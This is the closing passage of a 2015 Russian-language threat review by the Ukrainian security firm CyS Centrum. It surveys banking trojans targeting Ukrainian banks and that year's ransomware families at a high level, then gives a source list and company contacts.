

Рис. 10

Если говорить об украинских банковских учреждениях, то их, традиционно, атакуют около двух известных нам группировок, применяя при этом вредоносную программу **ZeuS** и **Neutrino**, соответственно. Более подробно про ZeuS можно почитать в нашей статье «Банковский троян ZeuS на протяжении нескольких лет используется для хищения денежных средств со счетов предприятий Украины». Продолжая разговор об угрозах для банковского сектора, следует отметить одну неприятную тенденцию – с недавних пор группировка (угроза Dyre или Dyreza), атаковавшая прежде банки США, Великобритании, да Европы в целом, «расширилась» и на нашу страну. Может потому, что кризис, а может потому, что интеграция в Европу нашей страной осуществляется во всех плоскостях и сферах (рис. 11).



Рис. 11

Настоящим мейнстримом второго полугодия 2015 года стали шифровальщики-вымогатели: **CTB-Locker**, **.XTBL**, **.CBF**, **Watnik**, **Vault** и другие (рис. 12). При распространении некоторых из них был применен до недавних пор плохо выявляемый метод двойного именования файлов, при котором конечный файл, к примеру, имел расширение .JS (то есть, по сути, был обфусцированным VB-скриптом). Тема шифровальщиков стала настолько актуальной, что один исследователь даже доказал возможность реализации этой угрозы в отношении устройств, функционирующих под управлением MacOS. Не следует расслабляться, даже если у вас есть резервные копии (!), так как некоторые злоумышленники выдумывают все новые методы, «помогающие» потерпевшему расстаться со своими деньгами и заплатить выкуп.

Рис. 12

Подытоживая статью, сам собой напрашивается вывод о том, что сфера «кибер» (информационная среда в целом) становится все более враждебной и опасной (хотя, быть может, чем больше знаешь, тем менее крепко спишь…). Анализ используемых тактик, техник и процедур помогает более адекватно выстраивать защиту, поддерживать в актуальном состоянии модель угроз и быть готовым к вновь появляющимся киберугрозам. Информационная безопасность есть процесс, и останавливать его противопоказано.

Отдел исследования киберугроз CyS Centrum

Использованные материалы:

[1] https://en.wikipedia.org/wiki/Watering_Hole
[2] http://www.trendmicro.com.au/vinfo/au/threat-encyc...
[3] https://ru.wikipedia.org/wiki/Эксплойт
[4] http://www.cyphort.com/unicredit-compromised/
[5] http://www.cyphort.com/unicredit-compromise-contin...
[6] https://ru.wikipedia.org/wiki/Социальная_инженерия
[7] https://www.linkedin.com/pulse/fire-sale-initial-i...
[8] https://socprime.com/en/blog/fire-sale-cyber-attac...
[9] https://ru.wikipedia.org/wiki/Уязвимость_нулевого_дня
[10] http://habrahabr.ru/company/eset/blog/263855/
[11] http://eset.ua/ru/news/view/390/operation-potao
[12] https://lgscout.com/operation-armageddon-cyber-esp...
[13] http://www.securityweek.com/operation-armageddon-c...

[14] https://securelist.com/blog/research/72924/sofacy...

06.12.2015

CyS Centrum LLC
ООО "САЙБЕР СЕКЬЮРИТИ ЦЕНТРУМ"
www.cys-centrum.com

ул. Никольско-Слободская, 2-Б, подъезд 5(1), этаж 15, офис 177, Киев, Украина
02002

Тел: +38 044 338 53 30
rep@cys-centrum.com